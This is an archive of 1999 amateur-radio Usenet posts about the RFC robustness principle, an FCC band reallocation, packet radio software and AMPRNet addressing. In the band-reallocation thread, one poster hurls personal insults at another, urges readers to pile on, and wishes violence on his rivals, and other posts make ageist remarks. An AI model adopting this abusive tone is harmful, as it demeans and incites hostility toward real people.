for misbehaving hosts"; host software should be prepared, not
just to survive other misbehaving hosts, but also to cooperate
to limit the amount of disruption such hosts can cause to the

shared communication facility.

--

... Hank

http://horedson.home.att.net

Ian Wade <ian@dowrmain.demon.co.uk> wrote in message
news:McgDk$AmTIH4EwBC@dowrmain.demon.co.uk...
> Somewhere in the 2000-odd RFCs there's a statement that goes something
> like "When implementing a protocol, be strict about what you send but
> liberal about what you receive."
>
> Can someone point me to chapter and verse, as I want to quote this in a
> document I'm writing.
>
> Thanks.
>
> 73
> Ian, G3NRW
> --
> +---+
> | APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
> | email: g3nrw@arrl.net |
> | |
> | INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
> | APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
> +---+

4744. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <KtASoHCl7JH4EwTB@dowrmain.demon.co.uk>
Source record: 15802
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <7vi1qqcee1@bgtnsc02.worldnet.att.net>, Hank Oredson
<horedson@att.net> writes
>One place it is quoted is RFC-1122:

Thanks Hank. That's exactly what I was looking for.

73
Ian, G3NRW
--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
+---+

4745. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9910312001550.507-100000@dns.bde-arc.ampr.org>
Source record: 15803

On Sun, 31 Oct 1999, Steve Sampson wrote:
> On October 21st, the FCC released notice:
>
> http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret900
> 6.html
>
> The Amateur and ISM secondary allocation will cease to exist in the 5850 -
> 5925 MHz band.

I don't see where this is true. Nowhere do they mention withdrawl of these frequencies from the amateur service or that this allocation overrides any prior allocation to any other wireless service.

> There was also a radio-location allocation, but GPS has replaced most of
> those functions.

4746. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vi931eav1@bgtnsc03.worldnet.att.net>
Source record: 15804
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Any time ... (smile).

Bunch of RFCs lurking on this machine, so simple search
through the text found that one, and also RFC-1123.

Have used that quote many times ... is a good one.

--

... Hank

http://horedson.home.att.net

Ian Wade <ian@dowrmain.demon.co.uk> wrote in message
news:KtASoHCl7JH4EwTB@dowrmain.demon.co.uk...
> In article <7vi1qqcee1@bgtnsc02.worldnet.att.net>, Hank Oredson
> <horedson@att.net> writes
> >One place it is quoted is RFC-1122:
>
>
> Thanks Hank. That's exactly what I was looking for.
>
> 73
> Ian, G3NRW
> --
> +---+
> | APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
> | email: g3nrw@arrl.net |
> | |
> | INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
> | APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/aprswg.html |
> +---+

4747. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Mike Hughes <mchughes@NOSPAM.netnitco.net>
Message-ID: <7vi928puv1@hyperion.nitco.com>
Source record: 15805

I realize that ANY loss of Amateur spectrum is bad, but is anyone actually doing anything on that band?

Steve Sampson wrote in message ...
>On October 21st, the FCC released notice:
>
>http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret900
>6.html
>
>The Amateur and ISM secondary allocation will cease to exist in the 5850 -
>5925 MHz band.
>There was also a radio-location allocation, but GPS has replaced most of
>those functions.
>
>
>

4748. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381CDB67.ABACA3B0@usa-site.net>
Source record: 15806

Mike Hughes wrote:
>
> I realize that ANY loss of Amateur spectrum is bad,
> but is anyone actually doing anything on that band?

I saw a guy in Dallas selling waveguide for this band.
I asked him if he experimented with the band, and he
said no. Didn't know anyone who did. The only mode
that is being used there is SSB and CW.

Most Amateurs can be found on 2 meters, 70 cm,
and HF, running modes from 70 years ago. Some even try
to keep the telephone BBS era alive from the 70's.

All the more reason that Hams should be moved completely
to HF bands, and the commercial interests can take over
and produce 21st Century products in the vacated VHF, UHF,
and SHF bands.

Steve

4749. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381CDC60.67DF09B2@usa-site.net>
Source record: 15807

Amateur Service is incompatible with the safety of
life issues of the new allocation. The FCC is not going
to allow Hams to interfere with Ambulances trying to
set traffic signals for an emergency run.

D. Stussy wrote:
>
> I don't see where this is true. Nowhere do they mention withdrawl of these
> frequencies from the amateur service or that this allocation overrides any
> prior allocation to any other wireless service.

4750. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Chris Nicholson <csnichol@netusa1.net>
Message-ID: <381C663E.473B@netusa1.net>
Source record: 15808

Mike,
I tuned up an old Lenkurt 1w video transmitter and reciever on 5880.
Worked quite well beaming pictures across the garage. I did not
have enough waveguide untill the other day I helped remove 300'
of flexwell from a tower and took 1/3 of it home. The link given
to the text of the reallocation did not work for me. So now that I can
set the things up to go across town I might as well throw them away. I
guess I can use the room in the storage shed.

Chris
N9LLO

Mike Hughes wrote:
>
> I realize that ANY loss of Amateur spectrum is bad, but is anyone actually doing
> anything on that band?
>
> Steve Sampson wrote in message ...
> >On October 21st, the FCC released notice:
> >
> >http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret900
> >6.html
> >
> >The Amateur and ISM secondary allocation will cease to exist in the 5850 -
> >5925 MHz band.
> >There was also a radio-location allocation, but GPS has replaced most of
> >those functions.
> >
> >
> >

4751. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: "Peter O. Brackett" <ab4bc@ix.netcom.com>
Message-ID: <7viqil$u3k$1@nntp2.atl.mindspring.net>
Source record: 15809

No, but we could be! If we weren't so busy trying to preserve CW, heh, heh.

Peter AB4BC

Mike Hughes <mchughes@NOSPAM.netnitco.net> wrote in message
news:7vi928puv1@hyperion.nitco.com...
> I realize that ANY loss of Amateur spectrum is bad, but is anyone actually
doing
> anything on that band?
>
> Steve Sampson wrote in message ...
> >On October 21st, the FCC released notice:
> >
>
>http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret90
0
> >6.html
> >
> >The Amateur and ISM secondary allocation will cease to exist in the
5850 -
> >5925 MHz band.
> >There was also a radio-location allocation, but GPS has replaced most of
> >those functions.
> >
> >
> >
>
>

4752. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7viou3$fk0@enews1.newsguy.com>
Source record: 15810

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381CDB67.ABACA3B0@usa-site.net...
>
> All the more reason that Hams should be moved completely
> to HF bands, and the commercial interests can take over
> and produce 21st Century products in the vacated VHF, UHF,
> and SHF bands.

Gee, what an ignorant scumbag. This is the same moron who recently crowed with joy because a BBS in Oklahoma city shut down. That BBS was owned by a Ham who lost everything he had in the tornadoes last May. -- And this bag of dog-doo knew that.

That's the kind of guy Steve is. We've all scraped much better off of our shoes after walking through the neighbor's yard.

A good TAPR devotee since he's such a great eat ass-kisser for "Geek" Jones, and a piss-poor excuse for a man. - And of course a good example of the kind of scum that Ham Radio would be much, much better off without.

Let's all join in letting this moron know how we feel about his ignorant, nasty, anti-Ham attitudes.

--
73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4753. Re: Packet for Palm Pilot ?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-10-31 00:00:00 UTC
From: Earl Claus <santa@theshop.net>
Message-ID: <nt7T3.37453$5W2.842566@news6.giganews.com>
Source record: 15811

The question was about Palm Pilot sotware, not Windows CE software. As you gentlemen know, Windows CE software will not work on a Palm Pilot.
Peter,
To answer your question...
Look toward any of the Palm 3 or Palm Pilot web sites for a VT100 terminal emulator (www.markspace.com). I take it that you found out that the card edge on the palm pilot is really an RS232 interface. A standard palm 3 to PC serial cable purchased from an office supply shop should work with any standard 9 pin din connector TNC.
Good Luck, Peter!

"Claus Peter Neff" <peter@neffworld.de> wrote in message news:7v4uqr$mh9$1@news04.btx.dtag.de...
> Hi,
> I am searching packet radio software to connect my Palm Pilot to a tnc - this
> would allow me to work with a realy portable station...
> 73
> Peter
> DL4ZAQ
>
> e-mail: peter@neffworld.de

4754. WTB Kantronics KPC-3

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: flanders@groupz.net
Message-ID: <381ceb69.3570609@nntp.groupz.net>
Source record: 15812

Got one to sell?

What Version ROM software?

How much?

Jerry W4UK

4755. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <7vit91$rq3$3@arachne.labyrinth.net.au>
Source record: 15813

Steve Sampson <ssampson@usa-site.net> wrote:
> All the more reason that Hams should be moved completely
> to HF bands, and the commercial interests can take over
> and produce 21st Century products in the vacated VHF, UHF,
> and SHF bands.

With friends like this, who needs enemies?

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

4756. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7vjqrd$259t@enews4.newsguy.com>
Source record: 15814

Hamish Moffatt <hamish@rising.com.au> wrote in message
news:7vit91$rq3$3@arachne.labyrinth.net.au...
> Steve Sampson <ssampson@usa-site.net> wrote:
> > All the more reason that Hams should be moved completely
> > to HF bands, and the commercial interests can take over
> > and produce 21st Century products in the vacated VHF, UHF,
> > and SHF bands.
>
> With friends like this, who needs enemies?

Steve's alleged "reasoning" is a typical example of what we have come to expect under the "leadership" of TAPR goons, here in the US. Remember that these are the same folks who have encouraged Packet ops in the US to abandon hard-won node sites by the hundreds, so that they can use the faster, cheaper, dumber Internet to communicate (as hams?) instead.

"Amateur Telephone"...

That's why the US Packet net has become the laughingstock of the world, instead of providing leadership as we did prior to "Geek" Jones' election as president of TAPR. "Geek" surrounded himself with yes-"men" such as Steve here, who shared his vision of "Radio-less Ham Radio" and who were/are willing to undercut their fellow Hams and then kick them while they were down at every opportunity.

Yes, Steve is a part of what can truly be characterized as "the scum of the Amateur Packet Radio community". This is why he takes such delight at every reverse that community experiences. For him, they are victories, and an affirmation of his core beliefs.

Since it's beginning, Ham Radio has been able to depend upon the common decency and fellowship of it's members to provide that common "glue" needed to hold itself together and continue despite any problems that may come along.
Unfortunately, as witnessed by the attitudes displayed by Steve here, and his fellow Geeks at TAPR, common decency and fellowship can no longer be counted on when anti-ham types obtain Ham tickets and then use them as passports to attack the hobby from within.

Personally, I think these folks should have their asses kicked up between their shoulder-blades, but that's just me... Any other, more practical ideas on how to rid the hobby of such scum?

Hollingsworth of the FCC rescued Ham Radio in the US from many of these types who were determined to destroy HF... What can we do though, to effectively eliminate the threat to VHF and higher bands that these TAPR

clowns represent?

Prior to "Geek's" influence, VHF/UHF Packet networking was pretty thoroughly utilizing these bands here in the US... Now the use of them has fallen off sharply due to the "Radioless Ham Radio" paradigm that "Geek" and other TAPR goons have been pushing for years.

How much longer are US Hams going to tolerate this kind of nonsense? I know I'm about done with tolerating it.

Thoughts and Comments?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

4757. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: no.spam@no.junk.mail
Message-ID: <382074b8.233454079@news.nai.net>
Source record: 15815

On Sun, 31 Oct 1999 19:11:26 -0600, "Charles Brabham" <n5pvl@texoma.net> wrote:

>
>Steve Sampson <ssampson@usa-site.net> wrote in message
>news:381CDB67.ABACA3B0@usa-site.net...
>>
>> All the more reason that Hams should be moved completely
>> to HF bands, and the commercial interests can take over
>> and produce 21st Century products in the vacated VHF, UHF,
>> and SHF bands.
>
>Gee, what an ig... <rant clipped> much better off without.
>
>Let's all join in letting this moron know how we feel about his ignorant,
>nasty, anti-Ham attitudes.
>

Obvious to most, the aging technology of a bunch of 55+year old men is only worth preserving if it doesn't cost anything. The spectrum wasted by these aging, glorified, cb'ers will eventually be reclaimed for more practical use.

Either set the pace, or get out of the way...

4758. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381D7BB4.AF0C139C@usa-site.net>
Source record: 15816

Charles Brabham wrote:
>
> Steve Sampson <ssampson@usa-site.net> wrote in message
> news:381CDB67.ABACA3B0@usa-site.net...
> >
> > All the more reason that Hams should be moved completely
> > to HF bands, and the commercial interests can take over
> > and produce 21st Century products in the vacated VHF, UHF,
> > and SHF bands.
>
> Gee, what an ignorant scumbag. This is the same moron who recently crowed
> with joy because a BBS in Oklahoma city shut down. That BBS was owned by a
> Ham who lost everything he had in the tornadoes last May. -- And this bag
> of dog-doo knew that.

I didn't "crowed" with anything. It was a sentence with a period on the end.
Someone noted that a new BBS was in their area, another said "me too" and
I noted that it was just the opposite here. Your hateful attitude has got you
in trouble again. You take a simple sentence and blow it out of proportion
(to suit your ego trip).

May was 6 months ago. Mac has been living in a new home for three months.
It's all about priorities. His priority isn't Ham radio anymore. Don't
complain to me, complain to him. Tell him he needs to get that BBS going
again, so the two people who used it can continue on with their lives.

> A good TAPR devotee since he's such a great eat ass-kisser for "Geek" Jones,
> and a piss-poor excuse for a man. - And of course a good example of the kind
> of scum that Ham Radio would be much, much better off without.

I don't know Greg Jones, he doesn't know me. But what would one of your
messages be without your reminding us he is the man you are jealous of.

> Let's all join in letting this moron know how we feel about his ignorant,
> nasty, anti-Ham attitudes.

Yea, right. You're the leadership we all need. As if Hams do anything
you say. You, and people like you, are the reason that the FCC is
reallocating Ham bands. Face the truth, and then take responsibility.

Steve

4759. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381D7EAA.A53A7686@usa-site.net>
Source record: 15817

Hamish Moffatt wrote:
>
> Steve Sampson <ssampson@usa-site.net> wrote:
> > All the more reason that Hams should be moved completely
> > to HF bands, and the commercial interests can take over
> > and produce 21st Century products in the vacated VHF, UHF,
> > and SHF bands.
>
> With friends like this, who needs enemies?
>

Think about it. What do you think is more important:

1. Using 2 meters for new shared modes.
2. Using 2 meters for NBFM with coordinating bodies.

Two meters is all about power. You can't do any other mode
in the repeater bands, because it's all coordinated. And
you can't get a coordinated frequency, because their all
coordinated. Catch-22. But then you listen to the repeater
bands and their all empty except for a few lonely ID's from
unused repeaters. This is where the goal of power, and being
in charge, is more important than the health of the service.

Until there is a mechanism to challenge a repeater coordination
(it's a sham deal right now) it's all just a joke.

That's why we need to abandon the coordinated frequency plan.

My rule change for 2 meter repeater bands, would be to say that
only a spread spectrum mode is allowed. Thus, you have a shared
allocation by definition, and no need for a coordination body.

Without a change, we might as well give the band to someone with
more intelligent products.

Steve

4760. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381D7FF2.A1DA2C1C@usa-site.net>
Source record: 15818

Steve Sampson wrote:
>
> On October 21st, the FCC released notice:
>

Line wrap ruined the link, here it is again:

http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret9006.html

4761. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381D958E.E1AD8DA1@usa-site.net>
Source record: 15819

Charles Brabham wrote:
>
[snip drivel]

> Thoughts and Comments?

If one man can change Ham radio, do you think it would be
the TAPR President, or the ARRL President?

See how silly you sound?

Steve

4762. 6 meter packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: tom <twarren@cableatlantic.nf.ca>
Message-ID: <7vk4j8$k5v$1@nova.thezone.net>
Source record: 15820

Is there any active 6 meter packet? If so on what frequency?
Tom VO1 TY
emailtwarren@cableatlantic.nf.ca

4763. AMATEUR RADIO BUY-SELL-TRADE PAGE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Netminder <netminder@lakeisabella.net>
Message-ID: <7vk99msjm1@holly.prod.itd.earthlink.net>
Source record: 15821
Cross-posted to:
aus.radio.packet,aus.radio.scanner,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc

```
Free Bulletin Board for BUY / SELL / TRADE
for radio and computer related items.

http://www.lakeisabella.net/amateur/
```

4764. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7vkd2scvn1@bgtnsc01.worldnet.att.net>
Source record: 15822

Steve Sampson <ssampson@usa-site.net> wrote in message
news:381D958E.E1AD8DA1@usa-site.net...
> Charles Brabham wrote:
> >
> [snip drivel]
>
> > Thoughts and Comments?
>
> If one man can change Ham radio, do you think it would be
> the TAPR President, or the ARRL President?

Certainly not either one, since neither seem to have any
useful vision of what Ham radio might become.

--

... Hank

http://horedson.home.att.net

4765. FAX- and RTTY-frequencies

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Harry G&#65533;ransson <harry@mbox304.swipnet.se>
Message-ID: <hFjT3.2227$di7.3772@nntpserver.swip.net>
Source record: 15823

Where can I find a list of frequencies for FAX- and RTTY-stations on shortwave, 28-14 MHZ? Can anybody recommend a book?

Harry

E-mail: harry.g@swipnet.se or harry@sverige.nu

4766. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <7vki3ooqg1@news.hawaii.edu>
Source record: 15824
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and its content drifts further and further away from being "on-topic" in the various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

*It's been sadly reported that the moderator was lost to us in an automobile accident; the future of this newsgroup is not known. 73 Bill...

4767. German packet radio

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: "Eric S. Johansson" <esj@harvee.billerica.ma.us>
Message-ID: <7vkgj6$j09$1@harvee.billerica.ma.us>
Source record: 15825

a reference in the Linux ax.25 HOW-TO document pointed me to a ham in Europe that had developed a Linux packet radio via sound card bit of software. Reading through his Web pages I found that he had also developed a high-speed FSK modem which is now been developed into a product by the baycom group. And I quote from their Web page:

"The new EPPFLEX high speed modem. Our brand new EPPFLEX modem allows 76k8 - 600kbit/s FSK operation (G3RUH compatible) on the EPP and ECP port of the PC. An FPGA based design, it integrates all digital and analog functions on a single 100 * 100mm PCB - and also allows decoding of 1200Bd AFSK by just loading another driver! For a detailed description, see here!"

looks awfully interesting to me and may actually be one of the reasons why packet radio is much more popular in Europe then here. I'm getting more information and will report what I find. One of my big questions is: what kind of radio will I need? I'm really hoping there is something relatively simple and not expensive one can do.

--- eric

--
Eric S. Johansson ka1eec esj@harvee.billerica.ma.us
This message was composed almost entirely using NaturallySpeaking

4768. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381DD872.7CD96312@usa-site.net>
Source record: 15826

Hank Oredson wrote:
>
> > If one man can change Ham radio, do you think it would be
> > the TAPR President, or the ARRL President?
>
> Certainly not either one, since neither seem to have any
> useful vision of what Ham radio might become.

Thanks for agreeing with me. There is absolutely no way
one man could make all the changes that Mr. Brabham accuses
the President of TAPR of.

The real reason things change, is because a mojority of the
users change. With people dying off now, who were born in
the 30's, that alone is the reason for major changes. When
the people born in the 40's die off, we will have every
Morse Code fanatic in the ARRL chain of command dead and in
their graves.

Thus we have another 10 years of this nonsense, if the service
survives.

Steve

4769. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn81qq6u.7kb.nomail@linux.pe1chl.ampr.org>
Source record: 15827
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

Ian Wade <ian@dowrmain.demon.co.uk> wrote:
>In article <7vi1qqcee1@bgtnsc02.worldnet.att.net>, Hank Oredson
><horedson@att.net> writes
>>One place it is quoted is RFC-1122:

>Thanks Hank. That's exactly what I was looking for.

Of course its origins are in the first "Internet Protocol v4" and
"Transmission Control Protocol" RFCs: RFC760 and RFC761.

Did you now NET 44 (AMPRNET) was already registered in September 1981?
It is listed in RFC790 (assigned numbers). In those days, there were
no class-B and class-C networks registered yet, which probably is why
we got a class-A so easily :-)

Rob
--
+----------------------------------+---------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+---------------------------------------+

4770. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7vktorflt1@garnet.tc.umn.edu>
Source record: 15828
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

In article <McgDk$AmTIH4EwBC@dowrmain.demon.co.uk>,
Ian Wade <ianwade@netro.co.uk> wrote:
>Somewhere in the 2000-odd RFCs there's a statement that goes something
>like "When implementing a protocol, be strict about what you send but
>liberal about what you receive."

The following e-mail from Bob Braden, editor of RFC 1122 and long-time
co-worker of Jon Postel, may be of some use or interest.

-tjs

- -

From: braden@ISI.EDU
Date: Mon, 1 Nov 1999 12:05:12 -0800
Subject: Re: "Be liberal..."

*> From salo@us.networkcs.com Sun Oct 31 17:32:53 1999
*> Date: Sun, 31 Oct 1999 19:32:50 -0600 (CST)
*> From: Tim Salo <salo@networkcs.com>
*> To: braden@ISI.EDU
*> Subject: "Be liberal..."
*>
*> Bob Braden,
*>
*> It seems like I should know the answer to this, but...
*>
*> In RFC 1122 you quote Jon Postel as saying:
*>
*> "Be liberal in what you accept, and
*> conservative in what you send"
*>
*> However, in RFC 791 Jon Postel actually said:
*>
*> "In general, an implementation must be conservative
*> in its sending behavior, and liberal in its receiving behavior."
*>
*> I can't find the RFC 1122 quote in RFC 791. The RFC 1122 language is
*> the form that is usually attributed to Jon Postel, but it appears to me
*> that this may be either your summary of Jon's words or perhaps quoting
*> Jon's spoken, rather than written, words.
*>
*> Do you have any suggestions about how to best reference "Be liberal..."
*> I would like to quote a document edited by Jon, (without intending
*> any disrespect for your editorial abilities and accomplishments...).

*> Or, are you actually the author of the more concise version of "Be
*> liberal..."?
*>
*> Thanks,
*>
*> -tjs

Tim,

I am taking the liberty of CCing this message to the ietf list, since the question has arisen several times recently and maybe I can answer it once for all.

First of all, the two quotes above are (intended to be) semantically equivalent. Jon was fond of stating the idea, and those involved in the ARPAnet and early Internet research were familiar with his statements. The two quotes do differ in style; the RFC 1122 quote was intended to be closer to what Jon actually SAID, while the RFC 791 version was couched in more formal written language. At the time RFC 1122 was published, I checked out the quote with Jon, and he was happy with the shorter form. So either quotation is "authorized".

I have recently seen a version that goes something like, "Be conservative in what you do and liberal in what you accept". It seems to me this is not semantically equivalent to the quotes above, since it apparently extends the principle beyond its specific domain of protocol packets into some sort of philosophical doctrine about life and people. I believe that Jon would not have sanctioned such a liberal interpretation.

Bob Braden

4771. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9911012113050.805-100000@dns.bde-arc.ampr.org>
Source record: 15829

On Sun, 31 Oct 1999, Steve Sampson wrote:
> Amateur Service is incompatible with the safety of
> life issues of the new allocation. The FCC is not going
> to allow Hams to interfere with Ambulances trying to
> set traffic signals for an emergency run.
>
> D. Stussy wrote:
> > I don't see where this is true. Nowhere do they mention withdrawl of these
> > frequencies from the amateur service or that this allocation overrides any
> > prior allocation to any other wireless service.

I agree that there may be a band sharing issue here, but I also don't see this as a loss of our band if we're higher in the allocation chain than this "new service." (cf. 902-928 MHz)

Simply put, the FCC didn't say that the band [segment] was being withdrawn from any wireless service it is currently allocated to.

4772. Re: FCC reallocates Ham Band

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Chris Nicholson <csnichol@netusa1.net>
Message-ID: <381D9073.924@netusa1.net>
Source record: 15830

Ok, this is just a press release. Has anyone read the actual
FCC Report and Order to see if we were kicked off the band?

Chris

Steve Sampson wrote:
>
> Steve Sampson wrote:
> >
> > On October 21st, the FCC released notice:
> >
>
> Line wrap ruined the link, here it is again:
>
> http://www.fcc.gov/Bureaus/Engineering_Technology/News_Releases/1999/nret9006.html

4773. Re: Help with RFC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <381E315D.9BC2609D@usa-site.net>
Source record: 15831
Cross-posted to: rec.radio.amateur.digital.misc,uk.radio.amateur

The concept of networking was quite different back then.

Today Hams need a class A like they need a hole in the head :-)

The private LAN segments are completely adequite for all Ham uses.
To connect two LANS today, you use the IP address your ISP issued.
Back then there were no ISP's. I remember trying to do a business
plan to set up a dialup service for SLIP. After a few weeks the
math showed it was impossible, without huge dialup fees. The only
answer back then was to buy just one IP, and then UUCP to everyone
else. I couldn't even get businesses to purchase $50 UUCP accounts,
as they had no use for email. They just started using FAX and that
was better. They didn't enjoy email like all of us did that grew
up around Unix machines.

Not many people today realize that the state coordinators only get
14 bits. The top 18 bits are the network, and only the bottom 14
bits are the host. So the addresses that have anything bigger than
63 are really uncoordinated. For example 44.xx.64.2 is not a
state assignment, it is reserved. This scheme isn't used overseas
and in Canada.

The late Joe Buswell (old K5JB) set up Oklahoma as a pie with OKC in
the center, and gave each wedge an IP range and assigned a coordinator.
He only issued out even numbers, so every user automatically got two
IP addresses. Since I had several computers I had networked he asked
if I needed more. Hell no, I use the private LAN addresses of 192.168
and 172.16, etc. I just needed one 44 net to interface with them.

So anyway, it's always been overkill, and always a waste of IP's.
The only nice thing about it, it gave coordinators something to do
during winter besides chop wood.

Steve

Rob Janssen wrote:
>
> Did you know NET 44 (AMPRNET) was already registered in September 1981?
> It is listed in RFC790 (assigned numbers). In those days, there were
> no class-B and class-C networks registered yet, which probably is why
> we got a class-A so easily :-)

4774. Wefax '99 for AEA/Timewave TNC's now available on the web

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-01 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <OolXK7MJ$GA.376@cpmsnbbsa05>
Source record: 15832

The first release of Wefax '99 for the AEA and Timewave PK-232 and PK-900 is now on the web at http://www.cssincorp.com/wefax

Wefax '99 for AEA/Timewave TNC's is $49.95 until January 2000, when the retail price will become $59.95.

